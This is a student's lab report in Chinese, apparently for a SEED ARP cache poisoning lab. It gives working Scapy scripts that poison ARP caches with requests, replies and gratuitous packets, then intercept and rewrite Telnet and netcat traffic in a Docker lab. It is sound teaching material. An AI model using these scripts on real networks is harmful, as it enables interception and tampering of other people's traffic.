


# Lab4: ARP Cache Poisoning Attack Lab

57118228 孙志刚

## Task1: ARP Cache Poisoning

首先查看一下三台主机上的MAC地址



```
seed@VM: ~/.../Labsetup
[07/21/21]seed@VM:~/.../Labsetup$ dockps
e678573a1539  A-10.9.0.5
483bb2f1c086  M-10.9.0.105
4f3c64b83ab4  B-10.9.0.6

seed@VM: ~/.../Labsetup
[07/21/21]seed@VM:~/.../Labsetup$ docksh e6
root@e678573a1539:/# cat /sys/class/net/eth0/address
02:42:0a:09:00:05

seed@VM: ~/.../Labsetup
[07/21/21]seed@VM:~/.../Labsetup$ docksh 4f
root@4f3c64b83ab4:/# cat /sys/class/net/eth0/address
02:42:0a:09:00:06

seed@VM: ~/.../Labsetup
[07/21/21]seed@VM:~/.../Labsetup$ docksh 48
root@483bb2f1c086:/# cat /sys/class/net/eth0/address
02:42:0a:09:00:69
```

### Task 1.A (using ARP request)

编写如下程序，在恶意主机M上伪造发送一个ARP请求报文，将源地址改为主机B的地址，由于主机A的ARP缓存表中没有B的信息，因此会将报文中的源mac地址当做主机B的MAC地址写入缓存表。

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 1
A.hwsrc = "02:42:0a:09:00:69"
A.psrc = '10.9.0.6'
A.hdst = "02:42:0a:09:00:05"
A.pdst = '10.9.0.5'

pkt = E/A
sendp(pkt,iface='eth0')
```

如图所示，攻击成功。

```
seed@VM: ~/.../volumes
[07/21/21]seed@VM:~/.../volumes$ docksh e6
root@e678573a1539:/# arp -n
Address            HWtype  HWaddress      Flags Mask    Iface
10.9.0.105         ether   02:42:0a:09:00:69  C             eth0
10.9.0.6           ether   02:42:0a:09:00:69  C             eth0
root@e678573a1539:/#
```

## Task 1.B (using ARP reply)

首先清除A中关于B的arp缓存

```
seed@VM: ~/.../volumes
[07/21/21]seed@VM:~/.../volumes$ docksh e6
root@e678573a1539:/# arp -d 10.9.0.6
root@e678573a1539:/# arp -n
Address            HWtype  HWaddress      Flags Mask    Iface
10.9.0.105         ether   02:42:0a:09:00:69  C             eth0
```

将上述代码中的op修改为2

```
...
A.op = 2
...
```

## Scenario 1: B's IP is already in A's cache

登录B，ping A使A的arp缓存中存在B的IP

```
root@e678573a1539:/# arp -n
Address            HWtype  HWaddress      Flags Mask    Iface
10.9.0.105         ether   02:42:0a:09:00:69  C             eth0
10.9.0.6           ether   02:42:0a:09:00:06  C             eth0
root@e678573a1539:/#
```

运行更改后的代码，发现攻击成功（下图两次arp -n分别执行在运行攻击代码前后）

```
root@e678573a1539:/# arp -n
Address            HWtype  HWaddress      Flags Mask    Iface
10.9.0.105         ether   02:42:0a:09:00:69  C             eth0
10.9.0.6           ether   02:42:0a:09:00:06  C             eth0
root@e678573a1539:/# arp -n
Address            HWtype  HWaddress      Flags Mask    Iface
10.9.0.105         ether   02:42:0a:09:00:69  C             eth0
10.9.0.6           ether   02:42:0a:09:00:69  C             eth0
root@e678573a1539:/#
```

## Scenario 2: B's IP is not in A's cache

## 清除A中关于B的arp缓存,重新执行代码

结果如下, 在缓存中无B的IP时, 攻击失败 (下图两次arp -n分别执行在运行攻击代码前后)

```
seed@VM: ~/.../volumes
[07/21/21]seed@VM:~/.../volumes$ docksh e6
root@e678573a1539:/# arp -d 10.9.0.6
root@e678573a1539:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C             eth0
root@e678573a1539:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C             eth0
root@e678573a1539:/#
```

## Task 1.C (using ARP gratuitous message)

将程序代码修改如下:

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 1
A.hwsrc = "02:42:0a:09:00:69"
A.psrc = '10.9.0.6'
A.hdst = "ff:ff:ff:ff:ff:ff"
A.pdst = '10.9.0.6'
E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
sendp(pkt,iface='eth0')
```

## Scenario 1: B's IP is already in A's cache

执行代码, 攻击成功 (下图两次arp -n分别执行在运行攻击代码前后)

```
seed@VM: ~/.../volumes
[07/21/21]seed@VM:~/.../volumes$ docksh e6
root@e678573a1539:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether   02:42:0a:09:00:06 C             eth0
root@e678573a1539:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether   02:42:0a:09:00:69 C             eth0
root@e678573a1539:/#
```

## Scenario 2: B's IP is not in A's cache

重新执行代码，攻击失败（下图两次arp -n分别执行在运行攻击代码前后）

```
root@e678573a1539:/# arp -d 10.9.0.6
root@e678573a1539:/# arp -n
root@e678573a1539:/# arp -n
root@e678573a1539:/#
```

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

将Task1代码修改成如下所示：

```
#!/usr/bin/env python3
from scapy.all import *
import time

E = Ether()
A = ARP()
B = ARP()

A.op = 1
A.psrc = '10.9.0.6'
A.pdst = '10.9.0.5'
B.op = 1
B.psrc = '10.9.0.5'
B.pdst = '10.9.0.6'
pkt0 = E/A
pkt1 = E/B

while 1:
    sendp(pkt0, iface='eth0')
    sendp(pkt1, iface='eth0')
    time.sleep(3)
```

执行代码，发现A和B中关于对方的ip地址都被与M的MAC地址绑定


```
seed@VM: ~/.../volumes
[07/21/21]seed@VM:~/.../volumes$ docksh e6
root@e678573a1539:/# arp -n
Address            HWtype  HWaddress          Flags Mask          Iface
10.9.0.6            ether   02:42:0a:09:00:69   C                   eth0
10.9.0.105          ether   02:42:0a:09:00:69   C                   eth0
root@e678573a1539:/#

seed@VM: ~/.../volumes
[07/21/21]seed@VM:~/.../volumes$ docksh 4f
root@4f3c64b83ab4:/# arp -n
Address            HWtype  HWaddress          Flags Mask          Iface
10.9.0.105          ether   02:42:0a:09:00:69   C                   eth0
10.9.0.5            ether   02:42:0a:09:00:69   C                   eth0
root@4f3c64b83ab4:/#
```

当主机 M 的 IP 转发关闭时，`sysctl net.ipv4.ip_forward=0`，此时在主机 B(10.9.0.6) ping 主机 A(10.9.0.5)，发现不能联通。

```
seed@VM: ~/.../volumes
[07/21/21]seed@VM:~/.../volumes$ docksh 4f
root@4f3c64b83ab4:/# arp -n
Address            HWtype  HWaddress          Flags Mask          Iface
10.9.0.105          ether   02:42:0a:09:00:69   C                   eth0
10.9.0.5            ether   02:42:0a:09:00:69   C                   eth0
root@4f3c64b83ab4:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
```

使用 Wireshark 抓取 arp 数据包会报错说MAC地址复用



主机 A(10.9.0.5) ping 主机 B(10.9.0.6)也是同样的情况

```
seed@VM: ~/.../volumes
[07/21/21]seed@VM:~/.../volumes$ docksh e6
root@e678573a1539:/# arp -n
Address            HWtype  HWaddress          Flags Mask          Iface
10.9.0.6            ether   02:42:0a:09:00:69   C                   eth0
10.9.0.105          ether   02:42:0a:09:00:69   C                   eth0
root@e678573a1539:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```

当主机 M 的 IP 转发打开时，`sysctl net.ipv4.ip_forward=1`，此时在主机 B(10.9.0.6) ping 主机 A(10.9.0.5)，此时中间人主机 M 会转发两台主机间的数据包，就能收到 ping 的回应了。

再次重复上述动作，可以看见，这次相互之间可以PING通，M发出了ICMP重定向报文。

```
seed@VM: ~/../volumes
root@e678573a1539:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.161 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.159 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.175 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.222 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.122 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.105 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.122 ms
From 10.9.0.105: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.442 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=63 time=0.098 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=63 time=0.100 ms
From 10.9.0.105: icmp_seq=11 Redirect Host(New nexthop: 10.9.0.6)
```

主机 A(10.9.0.5) ping 主机 B(10.9.0.6)也是如此。

```
seed@VM: ~/../volumes
root@4f3c64b83ab4:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.247 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.273 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.363 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.115 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.178 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=6 ttl=63 time=0.096 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=63 time=0.074 ms
From 10.9.0.105: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.5)
```

接下来开始MITM攻击，我们首先打开M的IP路由转发功能，使A可以TELNET上B，一旦连接建立，就再次关闭M的IP路由转发功能。

```
seed@VM: ~/../volumes
[07/21/21]seed@VM:~/../volumes$ docksh e6
root@e678573a1539:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4f3c64b83ab4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

关闭M的IP路由转发功能后，我们在TELNET终端键入字符不会任何显示。运行在M上的sniff&spoof代码如下。

```
#!/usr/bin/env python3
from scapy.all import *


IP_A = '10.9.0.5'
MAC_A = '02:42:0a:09:00:05'
IP_B = '10.9.0.6'
MAC_B = '02:42:0a:09:00:06'

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = 'Z'*len(data)
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0',filter=f,prn=spoof_pkt)
```

攻击成功，效果如下，无论在A上键入什么，都会显示为Z。



```
seed@VM: ~/../volumes
[07/21/21]seed@VM:~/../volumes$ docksh e6
root@e678573a1539:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4f3c64b83ab4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul 22 02:57:05 UTC 2021 from A-10.9.0.5-net-10.9.0.0 on pts/17
seed@4f3c64b83ab4:~$ ZZZZZZZZ
```



## Task 3: MITM Attack on Netcat using ARP Cache Poisoning

我们修改构建Task2的代码为如下

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(str.encode("szg"),
str.encode("AAA"))
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

将 M(10,9,0,105) 上的 IP 转发设置成 `sysctl net.ipv4.ip_forward=0` ,

在 B(10.9.0.6) 上运行 `nc -lp 9090` , 在 A(10.9.0.5) 上运行 `nc 10.9.0.6 9090` ,

此时双方进行数据通信, 发现没有被修改; 然后在 M(10.9.0.105) 上运行 ARP 缓存中毒攻击程序, 再运行嗅探-修改-转发程序, 此时从 A(10.9.0.5) 向 B(10.9.0.6) 发送信息时, 关键字符会被修改。



```
seed@VM: ~/.../volumes
[07/21/21]seed@VM:~/.../volumes$ docksh e6
root@e678573a1539:/# nc 10.9.0.6 9090
szgh
szgh
█

seed@VM: ~/.../volumes
[07/21/21]seed@VM:~/.../volumes$ docksh 4f
root@4f3c64b83ab4:/# nc -lp 9090
szgh
AAAh
█
```